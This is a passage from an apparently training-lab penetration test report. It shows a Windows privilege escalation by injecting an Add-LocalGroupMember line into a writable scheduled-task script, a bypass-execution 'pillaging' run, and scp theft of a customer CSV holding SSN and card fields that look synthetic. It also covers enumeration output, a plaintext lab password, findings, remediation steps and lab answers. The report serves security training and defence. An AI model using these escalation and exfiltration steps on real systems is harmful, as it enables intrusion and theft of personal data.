3. In the Triggers column, indicates that the script is executed every 2 minutes indefinitely. This means that once we have injected our code into the backupprep.ps1 script, we might have to wait up to to 2 minutes until it is executed.



4. Opened the backupprep.ps1 with note pad, add the following line to at the end, and save it. Add-LocalGroupMember -Group "Administrators" -Member "WIN01\john" With this line at the end, every time the script is executed it will add the user john to the administrators group.



5. Ran the net user john command again to check his group membership. Then confirmed that john was successfully added to the administrators group.

```
Windows PowerShell
PS C:\Users\john> net user john
User name                john
Full Name                john
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        2/23/2025 10:57:29 AM
Password expires         Never
Password changeable      2/23/2025 10:57:29 AM
Password required         Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               12/7/2025 3:13:25 PM

Logon hours allowed      All


Local Group Memberships  *Administrators      *Event Log Readers
                        *Remote Desktop Users *Users
Global Group memberships *None
The command completed successfully.

PS C:\Users\john> Hashan Kodippilige_
```

Windows Pillaging

1. Downloaded the winpill.ps1 file from Resources and transfer it to the Windows target. Then, executed it as administrator with the following command.

```
PS C:\Users\john> Start-Process powershell.exe -Verb RunAs -ArgumentList "-NoProfile -ExecutionPolicy Bypass -File C:\\winpill.ps1"
PS C:\Users\john> Hashan Kodippilige_
```



2. Using SCP over SSH, I downloaded the file *customer_database.csv* from the Administrator profile. Then used cat command to read the content of the file.

```
Hashan Kodippilige
File Edit View Search Terminal Tabs Help

Hashan Kodippilige
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-txfzbnltjo]-[WIN01]
[*]$ scp john@10.129.127.7:"C:/Users/Administrator/customer_database.csv" ./customer_database.csv
john@10.129.127.7's password:
customer_database.csv 100% 45KB 196.6KB/s 00:00
[*]$ cat customer_database.csv
Customer ID,First Name,Last Name,Email,Phone Number,Address,City,State,Zip Code,Country,Date of Birth,SSN,Credit Card Number,Credit Card Expiry,CV
b7783bb2-8dd1-4f62-925c-ae5de5f4f1df,Steven,Stokes,zmason@orr.net,172.672.9922x6079,"32720 Curtis Neck
East Michaelmouth, SC 13735",Leonburgh, North Dakota, 82053, Belgium, 1973-08-19, 071-04-7993, 675983639542, 06/34, 368
6eff6dfb-df7c-48fb-8c29-e2202b9d7951, Melanie, Hogan, catherinehenderson@hotmail.com, 7486560002, "637 Daniel Divide
Leeberg, NY 33782", Vickiebury, Kansas, 25436, Puerto Rico, 1979-05-27, 073-47-7179, 5458729718000888, 12/31, 376
2ef855f0-5435-4f1a-ae78-4b36e773e5e9, Tina, Salinas, bobbypennington@gonzalez-hammond.net, 001-371-711-9963x939, "USS Martinez
FPO AP 70039", West Johnmouth, Wyoming, 61292, Chile, 1958-04-29, 009-98-3992, 38246869646039, 03/32, 759
e2a09022-9e96-4eb6-bfe4-0fdd3b44ad54, Jennifer, Day, alexanderdavid@hotmail.com, 755-352-8922, "09547 Cooper Route Suite 225
Wilsonborough, OK 12448", Clementsside, Missouri, 04138, Bhutan, 1983-04-05, 307-25-1090, 4975399399912343, 01/26, 043
2f64967f-10fa-4904-a5b7-0e1353c25403, Katie, Price, dean74@wright-tyler.info, 646-188-7103, "391 Matthews Lodge Apt. 670
Laurabury, KY 26167", Knightmouth, Maryland, 77426, Spain, 1970-07-20, 773-32-0579, 3560175849707613, 10/26, 207
b4889dcd-9468-446a-bc9f-2c2322e10fac, Lori, Cox, gouldawn@silva-smith.biz, +1-054-779-8448x0262, "5738 Payne Walk Apt. 835
North Deborahside, MT 97391", North Eileenton, Pennsylvania, 23534, Germany, 1976-07-08, 479-65-6444, 2252069885032264, 05/27, 4316
5ecf56ea-2904-4ab4-a231-bdb912dcfa9d, Kevin, McIntyre, andrewmaxwell@yahoo.com, 932-722-2810x15287, "444 Wilson Roads Apt. 567
Hooverbury, NJ 01612", Port Linda, Minnesota, 41596, Chad, 1991-08-29, 151-81-9795, 4936091317520252, 02/26, 050
ea0e518a-e0c4-4647-af21-1a8a2c345e30, Claire, Lewis, nicole16@terrell.com, 140.959.2142x408, "93618 Crystal Brook Apt. 747
Amandaberg, TN 46993", South Shawinland, Mississippi, 56089, Venezuela, 2003-04-21, 485-87-6638, 4302951822002, 02/27, 723
8f4cb226-83f7-45bb-aba8-c9be0bffe9b0, Ryan, Gutierrez, brittany94@malone.com, 109.896.9244x91205, "64867 Rodriguez Estates Apt. 415
East Danachester, CT 40715", North Alvintown, Kentucky, 75779, Dominican Republic, 2000-01-28, 779-93-2857, 4281713470323547294, 09/28, 590
e61859de-ef97-4dc7-9a1c-e33ad10386c5, Jessica, Stone, cbanks@brown-jimenez.info, +1-484-389-1855, "139 Justin Gateway Apt. 993
Farmerton, OR 48983", New Brent, New Mexico, 18102, Congo, 1957-04-07, 463-40-4318, 676346080804, 05/28, 891
722844d9-46a6-46ed-aae0-663ca038b2cd, James, Werner, lduran@yahoo.com, 743.511.1573, "085 Lopez Glen
East Sarahstad, MN 43423", East Robertborough, Pennsylvania, 03389, Benin, 1976-04-12, 208-53-3144, 4790269450187, 03/26, 512
e5cf3ec1-2883-471a-871d-1a19a9f5a29b, Jorge, House, michelle89@baxter.biz, +1-148-242-9245, "73709 Wade Island
Millerchester, IL 16919", Port Davidview, New Hampshire, 87698, Equatorial Guinea, 1979-05-01, 174-12-0464, 4579817317669760, 10/34, 227
3c12388b-2a8f-4fc0-a78d-c7894b4897c4, Paula, Buck, sarahriggs@newton-hoffman.com, 0601641149, "65699 Aaron Plain Apt. 776
Danialem, AL 33400", Bobtoburn, Kentucky, 45817, Bahamas, 1956-07-03, 530-07-1203, 251358706154933, 06/33, 160
```

This file contains customer-related information, which is regulated by the GDPR in the EU and also constitutes Personally Identifiable Information (PII).

Remediation Summary

Short-Term

1. Disable Anonymous Access on the FTP server
2. Remove the plaintext *customer_database.csv* file from John's profile immediately and store it only in an encrypted, access-controlled location.
3. Restrict NTFS permissions so that only authorized administrators have read access to sensitive file paths.
4. Reset John's password and any other compromised or potentially exposed credentials discovered during the project.
5. Enable detailed auditing for access to sensitive directories to detect unauthorized access attempts.

Mid-Term

1. Migrate sensitive customer data to a secured database with proper authentication & role-based access control (RBAC).
2. Encrypt all sensitive files at rest using EFS or AES-256 encryption to prevent plaintext exposure.
3. Implement enterprise-wide Data Loss Prevention (DLP) to detect and block improper storage or transfer of sensitive data.
4. Apply least-privilege principles to all local users, service accounts, and application roles.
5. Enforce Strong Password Policies and MFA.
6. Deploy centralized logging and SIEM monitoring for sensitive file access, privilege escalation, and data movement.

Long-Term

1. Establish full PCI-DSS-compliant data handling policies, including encryption, storage restrictions, and monitoring controls.
2. Implement Zero Trust Architecture, ensuring continuous verification for all users and devices accessing sensitive resources.

3. Adopt secure software development lifecycle (SDLC) practices, including code scanning and secure configuration baselines.
4. Perform regular permission reviews and automated audits to ensure no excess access exists over time.
5. Organize security awareness training, focusing on data handling, phishing, and insider threat mitigation.

Technical Findings Details

Finding	Evidence	Risk Rating	CVSS Score	Business Impact	Remediation
Anonymous FTP Access & Directory Exposure on Ubuntu host	Anonymous FTP login. Directory listing exposed .ssh, .bash_history, configuration files.	High	8.5	Immediate unauthorized access, credential leakage, full compromise of Linux host. Complete remote compromise, lateral movement.	Disable anonymous FTP, restrict directory permissions, migrate to SFTP.
Plaintext Credentials in .bash_history on Ubuntu host	.bash_history exposed john:SuperSecurePass123.	High	9.0	Authenticate the system without resistance. lateral movement, compromise leads to unauthorized access and a breakdown of system security	Disable sensitive command logging, rotate credentials, enforce secure credential handling.
Unprotected SSH Private Key Exposure on Ubuntu host	Download of id_rsa; successful SSH login	High	8.5	Allows attackers to authenticate without passwords, bypassing all login protections. Unauthorized access to the Linux host and allowed attackers to pivot into additional systems.	Revoke exposed keys, enforce passphrase use, restrict .ssh directory permission
Sudo Misconfiguration Enabling Nano Escape on Ubuntu host	Sudo config: NOPASSWD: /usr/bin/nano; nano escape to root shell.	High	9.5	Once root access is obtained, attackers can modify system files, disable logging, deploy malware, and control the entire environment.	Remove unsafe sudo entries, enforce least privilege, audit sudoers configuration.
WordPress Public Component Exposure on Ubuntu host	WPScan enumeration showing XML-RPC, cron, MU plugins.	Medium	5.5	website compromise, service disruption, or integrity loss if leveraged during later attack phases.	Restrict XML-RPC, enable WAF filtering, harden plugin configurations.
Gitea RCE Vulnerability (CVE-2020-14144) on Windows host	Successful exploitation via Metasploit gitea_git_hooks_rce.	High	9.5	Allowed access to internal code repositories and sensitive resources and enabled deeper pivoting inside the network.	Upgrade Gitea, disable unnecessary Git hooks, improve application hardening.
World-Writable Scheduled Task Script on Windows host	ACL: Everyone:(F) on script; scheduled task executed as SYSTEM/Admin.	High	10.0	enable complete control of the Windows host, unrestricted data access, and persistent	Remove write permissions, secure ProgramData

				compromise capabilities.	scripts, validate scheduled task permissions.
Plaintext Customer PII & Credit Card Data Exposure on Windows host	customer_database.csv contained SSNs, credit card numbers, CVVs, addresses.	High	10.0	plaintext exposed the organization to immediate data breach risk. Exploitation leads to fraud, identity theft, legal penalties, and irreversible reputational damage.	Encrypt sensitive data, relocate to secure database, apply PCI-DSS controls, enforce DLP.

Appendices

Appendix A – Finding Severities

The severity levels used in this assessment reflect the overall risk each finding poses to the organization. These ratings consider how easily the issue can be exploited, the privileges an attacker can obtain, the impact on confidentiality and system integrity, and how the weakness contributed to the attack chain during the project. The purpose of these definitions is to help prioritize remediation efforts based on real-world risk.

Rating	Severity Rating Definition
High	A High severity finding represents a weakness that can cause significant harm if exploited. These vulnerabilities directly impact the confidentiality, integrity, or availability of systems and data. Exploitation often leads to unauthorized access, privilege escalation, or complete compromise of the affected host. Political, financial, or legal consequences are likely because threat exposure is high and existing security controls are not sufficient to reduce the impact. These findings require immediate remediation.
Medium	A Medium severity finding indicates a vulnerability that can meaningfully affect system confidentiality, integrity, or availability but does not pose the same immediate risk as a High severity issue. Exploitation may still result in financial loss, operational disruption, or reputational damage, but existing security controls help contain the impact and prevent further escalation. Alternatively, a vulnerability may be technically severe enough to qualify as High risk, but due to limited exposure or very low likelihood of exploitation, it is categorized as Medium. These findings should be addressed in a timely manner.
Low	A Low severity finding is associated with issues that cause minimal operational impact and do not significantly threaten sensitive data or system integrity. Exploitation may cause minor inconvenience, slight financial impact, or limited embarrassment but is unlikely to result in substantial harm. Alternatively, a vulnerability may normally align with Medium severity, but because its exposure is extremely limited and the likelihood of exploitation is minimal, it is rated as Low. These issues do not require urgent action but should be addressed to maintain good security hygiene.

Finding Severity			
High	Medium	Low	Total
5	3	1	9

Appendix B – Exploited Hosts

This appendix details the user accounts that were compromised during the engagement and how each contributed to the attack chain. These accounts enabled initial access, escalation, and cross-system compromise.

Host	Scope	Method	Notes
10.129.0.0/16 (Ubuntu)	Internal	SSH Private Key Abuse, and Sudo Privilege Abuse	The Ubuntu host was initially compromised through multiple misconfigurations, including an exposed SSH private key accessible via anonymous FTP and use nano shell escape to get sudo privilege access.
10.129.0.0/16 (WIN01)	Internal	Scheduled Task Abuse (Writable Script Injection)	Use code injection method to modify a world-writable PowerShell script executed by a scheduled task running as Administrator, resulting in full system takeover.

Appendix C - Compromised Users

This appendix details the user accounts that were compromised during the engagement and how each contributed to the attack chain. These accounts enabled initial access, escalation, and cross-system compromise.

Username	Host	Method	Notes
john	10.129.0.0/16 Ubuntu	Exposed SSH Private Key & Leaked Credentials	Plaintext password was retrieved from the FTP directory due to misconfigured permissions. This allowed direct SSH access and privilege escalation using misconfigured sudo rights.
john	10.129.0.0/16 Windows	Credential Reuse Across Systems	The same credentials extracted from the Ubuntu machine were valid on the Windows server.

Appendix D - Changes/Host Cleanup

This appendix provides a detailed summary of all changes introduced during the assessment and outlines a structured cleanup process to restore both the Ubuntu and Windows hosts to their original pre-testing state. These steps are critical to ensure that no persistence mechanisms, temporary files, elevated privileges, or testing artifacts remain within the environment once the engagement is complete.

Host	Scope	Change/Cleanup needed
Ubuntu Host	Removal of SSH Keys and Reversion of Credentials	/home/john/.ssh/authorized_keys
	Revert Privilege Escalation Paths	Delete all testing artifacts such as linpeas.sh reverse shell scripts temporary output files WordPress exploit payloads
	Review and Sanitize Command Histories	Rotate .bash_history or apply secure command-history handling
	Revert Privilege Escalation Paths	Remove any NOPASSWD or permissive sudo entries added to /etc/sudoers or /etc/sudoers.d/
	Restore FTP Directory Integrity	Remove any files extracted, modified, or created during the project and disable anonymous FTP access.
Windows host	Restore Original Scheduled Task Script	C:\ProgramData\CorpBackup\Scripts\backupprep.ps1
	Remove Unauthorized Privilege Escalation	net localgroup Administrators john /delete
	Delete Uploaded Tools and Testing Artifacts	winpeas.ps1 winpill.ps1 meterpreter payloads temporary log dumps
	Clear RDP Artifacts and Access Trails	Remove any newly generated RDP profiles

Appendix E - Password Review

This appendix provides an overview of the password practices observed during the assessment, including password strength, storage mechanisms, and overall alignment with expected policy requirements. There are several weaknesses that directly contributed to unauthorized access, lateral movement, and privilege escalation across both the Ubuntu and Windows hosts.

Password Quality

In this project the credentials were recovered in plaintext, including the user password “SuperSecurePass123”. The password does not meet strong complex standards. The SSH private key associated with user *john* was not protected with a passphrase, allowing unrestricted authentication without additional security barriers.

Hashing & Storage Practices

Password and key storage practices across the environment did not meet secure handling expectations. Credentials appeared in cleartext within command history, documentation files, and temporary directories. The same password was reused across both Ubuntu and Windows systems. The SSH private key was stored in plaintext and widely accessible through anonymous FTP. Also, no passphrase was applied to the key, eliminating encryption-based protection.

Policy Compliance

The project environment does not appear to enforce a formal password policy. There is no passphrase requirement for private keys and private keys located in a readable location. There is no password complexity and reuse same password for both Ubuntu and Windows systems. Also did not found MFA or additional authentication controls for privileged accounts.

Appendix E – Answers for Project Questions

Questions- Low hanging fruit

1. How many TCP ports in total are open on the target?

8 Ports are open

```
[us-academy-2]-[10.10.15.121]-[htb-ac-2154280@htb-mx43lwb0d4]-[~]
[*]$ sudo nmap -sV 10.129.19.119
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-28 18:04 CST
Nmap scan report for 10.129.19.119
Host is up (0.072s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp?
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
443/tcp   open  ssl/http     Apache httpd 2.4.52 ((Ubuntu))
8080/tcp   open  ssl/http     Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
8081/tcp   open  ssl/vcom-tunnel?
8080/tcp   open  http         Apache httpd 2.4.52 ((Ubuntu))
1 service unrecognized despite returning data. If you know the service/version, please submit the
ce :
SF-Port21-TCP:V=7.94SVN%I=7%D=11/28%Time=692A38B7P=x86_64-pc-linux-gnu%r(
SF:GenericLines,89,"220\x20ProFTPD\x20Server\x20(Debian)\x20[10\129\1
SF:9\119\]\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20creat
SF:ive\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20creative\r
SF:\n");
Service Info: OS: Linux; CPE: o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 171.52 seconds
[us-academy-2]-[10.10.15.121]-[htb-ac-2154280@htb-mx43lwb0d4]-[~]
[*]$ Hashan Kodippilige 11/28/2025 06.05 PM
```

2. What service version is running on TCP port 80? (Format: service x.y.z)
nginx 1.18.0

3. What is the commonName that the SSL certificate provides? (Format: example.com)
cube-case.htb

```
[us-academy-2]-[10.10.15.121]-[htb-ac-2154280@htb-mx43lwb0d4]-[~]
[*]$ sudo nmap -p443 -sV -sC 10.129.19.119
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-28 18:22 CST
Nmap scan report for 10.129.19.119
Host is up (0.071s latency).
PORT      STATE SERVICE      VERSION
443/tcp    open  ssl/http     Apache httpd 2.4.52 ((Ubuntu))
|_ tls-alpn:
|_ http/1.1
|_ http-title: Cube Case
|_ http-generator: WordPress 6.7.2
|_ ssl-date: TLS randomness does not represent time
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ ssl-cert: Subject: commonName=cube-case.htb/organizationName=Organization/stateOrProvinceName=State/countryName=US
|_ Not valid before: 2025-02-15T18:00:13
|_ Not valid after: 2026-02-15T18:00:13
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-server-header: Apache/2.4.52 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.16 seconds
[us-academy-2]-[10.10.15.121]-[htb-ac-2154280@htb-mx43lwb0d4]-[~]
[*]$ Hashan Kodippilige 11/28/2025 06.22 PM
```

Questions - Linux Information Gathering

1. What is the file name with the ".txt" extension that can be downloaded on the FTP server?

WordPress_Blog_Setup_Update.txt

```
ftp> ls
229 Entering Extended Passive Mode (|||8589|)
150 Opening ASCII mode data connection for file list
drwx----- 3 john    john      4096 Feb 23  2025 snap
-rw-rw-r-- 1 john    john      964 Feb 15  2025 WordPress_Blog_Setup_Update.txt
226 Transfer complete
ftp> Hashan Kodippilige 06.26 PM
```

2. What is the full name of the development team member?

John Doe

```
[us-academy-2]-[10.10.15.121]-[htb-ac-2154280@htb-mx43lwb0d4]-[~]
[~]$ cat WordPress_Blog_Setup_Update.txt
**Subject: Update on WordPress Blog Setup**

Dear Team,

We are currently in the process of setting up a new blog using WordPress.
To facilitate this setup, we have temporarily configured an FTP server at:

Please note:
- This FTP server is for internal use only during the initial setup phase.
- Access credentials are temporary and will be revoked once the blog setup is complete or if security necessitates it.

However, we have recently received a high-priority ticket that requires immediate attention. As a result,
the completion of the blog setup will be slightly delayed. We are committed to addressing this urgent issue first to ensure our services remain uninterrupted.

We will notify the responsible parties as soon as the WordPress blog and web application are fully operational.
We appreciate your understanding and patience as we work to prioritize our tasks effectively.

Thank you for your cooperation.

Best Regards,
John Doe
Development Team
[us-academy-2]-[10.10.15.121]-[htb-ac-2154280@htb-mx43lwb0d4]-[~]
[~]$ Hashan Kodippilige 11/28/2025 06.39 PM
```

3. What is the name of the ".tar.gz" file that has been moved to the "/mnt/backup/" directory?

Full_backup.tar.gz

```
Hashan Kodippilige
File Edit View Search Terminal Help
[us-academy-2]-[10.10.15.121]-[htb-ac-2154280@htb-mx43lwb0d4]-[~]
[~]$ cat .bash_history
cd /var/log
ls -la
tail -n 50 syslog
sudo systemctl status ssh
cat /etc/issue
sudo apt update
sudo apt upgrade -y
cd /etc
ls -l passwd shadow group
sudo nano /etc/ssh/sshd_config
sudo systemctl restart ssh
sudo ufw status verbose
sudo ufw allow 22/tcp
sudo ufw reload
sudo journalctl -xe | grep sshd
cd /home/admin/scripts
./backup.sh
sudo cp /etc/hosts /etc/hosts.bak
sudo rm -f /tmp/old_log.txt
sudo find /var/log -type f -name "*.gz" -delete
sudo systemctl restart rsyslog
cd /var/backups
ls -la
sudo tar -czf full_backup.tar.gz /etc /var/log
sudo mv full_backup.tar.gz /mnt/backup/
cd /mnt/backup
echo "john:SuperSecurePass123" | sudo chpasswd
sudo chmod 600 /mnt/backup/full_backup.tar.gz
sudo du -sh /mnt/backup
sudo df -h
cd /etc
sudo grep -R "PermitRootLogin" ssh/sshd config
```


4. What is the name of the private SSH key file?

id_rsa

```
ftp> cd .ssh
250 CWD command successful
ftp> ls -al
229 Entering Extended Passive Mode (|||57521|)
150 Opening ASCII mode data connection for file list
drwx-----  2 john    john      4096 Feb 26  2025 .
drwxr-x---   7 john    john      4096 Mar  6  2025 ..
-rw-----   1 john    john        565 Feb 26  2025 authorized_keys
-rw-----   1 john    john      2602 Feb 12  2025 id_rsa
-rw-r--r--   1 john    john        565 Feb 12  2025 id_rsa.pub
226 Transfer complete
ftp> Hashan Kodippilige 06.30 PM
```

5. What is the WordPress version running on the target? (Format: x.y.z)

6.7.2



```
File Edit View Search Terminal Help

[+] WordPress readme found: https://10.129.19.119/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] This site has 'Must Use Plugins': https://10.129.19.119/wp-content/mu-plugins/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 80%
| Reference: http://codex.wordpress.org/Must_Use_Plugins

[+] The external WP-Cron seems to be enabled: https://10.129.19.119/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.7.2 identified (Insecure, released on 2025-02-11).
| Found By: Emoji Settings (Passive Detection)
| - https://10.129.19.119/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=6.7.2'
| Confirmed By: Meta Generator (Passive Detection)
| - https://10.129.19.119/, Match: 'WordPress 6.7.2'

[i] The main theme could not be detected.


[+] Enumerating Most Popular Plugins (via Passive Methods)

[i] No plugins Found.

[i] No WPScan API Token given, as a result vulnerability data has not been output.
[i] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Nov 28 18:48:13 2025
[+] Requests Done: 43
```

6. What is the name of the theme used by WordPress on this target?
Twentytwentyfive



Questions - Linux Initial Access

1. After exploiting the WordPress plugin, what is the hostname of the Linux target?
Ubuntu

```
john@ubuntu:~$ hostnamectl
Static hostname: ubuntu
Icon name: computer-vm
Chassis: vm
Machine ID: 97985f393ecf4d86b4acd0b422f7d8c8
Boot ID: 19a418301e51481f8674b160f4851852
Virtualization: vmware
Operating System: Ubuntu 22.04.4 LTS
Kernel: Linux 5.15.0-135-generic
Architecture: x86-64
Hardware Vendor: VMware, Inc.
Hardware Model: VMware Virtual Platform
john@ubuntu:~$ Hashan Kodippilige
```

2. What is the kernel version used by the Linux target? (Format: x.yy.z)
5.15.0

3. What is the user id (uid) of the user www-data?
33

```
john@ubuntu:~$ id www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data),1000(john)
john@ubuntu:~$ Hashan kodippilige
```

4. What is the GID of the group "john"?
1000

Questions - Linux System Enumeration

1. What is the name of the CVE-2022-0847 vulnerability?

DirtyPipe

```

Hashan kodippilige
File Edit View Search Terminal Help
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-pohz@jjutx]-[~]
[*]$ grep -i cve-2022-0847 linpeas_results.txt
[+] [CVE-2022-0847] DirtyPipe
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-pohz@jjutx]-[~]
[*]$ grep -i codename linpeas_results.txt
Codename: jammy
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-pohz@jjutx]-[~]
[*]$ grep -i "sudo ver" linpeas_results.txt
Sudo version
Sudo version 1.9.9
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-pohz@jjutx]-[~]
[*]$ grep -i "ubuntu" linpeas_results.txt | grep -i release
[us-academy-2]-[10.10.14.245]-[htb-ac-2154280@htb-pohz@jjutx]-[~]
[*]$ grep -i "ubuntu" linpeas_results.txt
OS: Linux version 5.15.0-135-generic (build@lcy02-amd64-070) (gcc (Ubuntu 11.4.0-1ubuntu1-22.04) 11.4.0, GNU ld (GNU Binutils for Ubuntu) 2.38) #146-Ubuntu SMP Sat Feb 15 17:06:22 UTC 2025
Hostname: ubuntu
Linux version 5.15.0-135-generic (build@lcy02-amd64-070) (gcc (Ubuntu 11.4.0-1ubuntu1-22.04) 11.4.0, GNU ld (GNU Binutils for Ubuntu) 2.38) #146-Ubuntu SMP Sat Feb 15 17:06:22 UTC 2025
Distributor ID: Ubuntu
Description: Ubuntu 22.04.4 LTS
Tags: ubuntu=(20.04|21.04),debian=11
Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora,manjaro
Tags: mint=19,ubuntu=18|20, debian=10
Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
Tags: ubuntu=20.04(kernel=5.8.0-*)

```

2. What is the Codename of the Linux distribution?

jammy

3. Which sudo version is installed on the Linux target? (Format: x.y.z)

1.9.9

4. What is the release no. of Ubuntu running on the target? (Format: xx.yy)

22.04

Questions - Linux Vulnerability Assessment

1. What is the full path of the "passwd" file?

/etc/passwd

```

Hashan Kodippilige
File Edit View Search Terminal Help
Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /snap/core20/2434/etc/pam.d/passwd
passwd file: /snap/core20/2434/etc/passwd
passwd file: /snap/core20/2434/usr/share/bash-completion/completions/passwd
passwd file: /snap/core20/2434/usr/share/lintian/overrides/passwd
passwd file: /snap/core20/2434/var/lib/extrasusers/passwd
passwd file: /snap/core20/2496/etc/pam.d/passwd
passwd file: /snap/core20/2496/etc/passwd
passwd file: /snap/core20/2496/usr/share/bash-completion/completions/passwd
passwd file: /snap/core20/2496/usr/share/lintian/overrides/passwd
passwd file: /snap/core20/2496/var/lib/extrasusers/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd

```

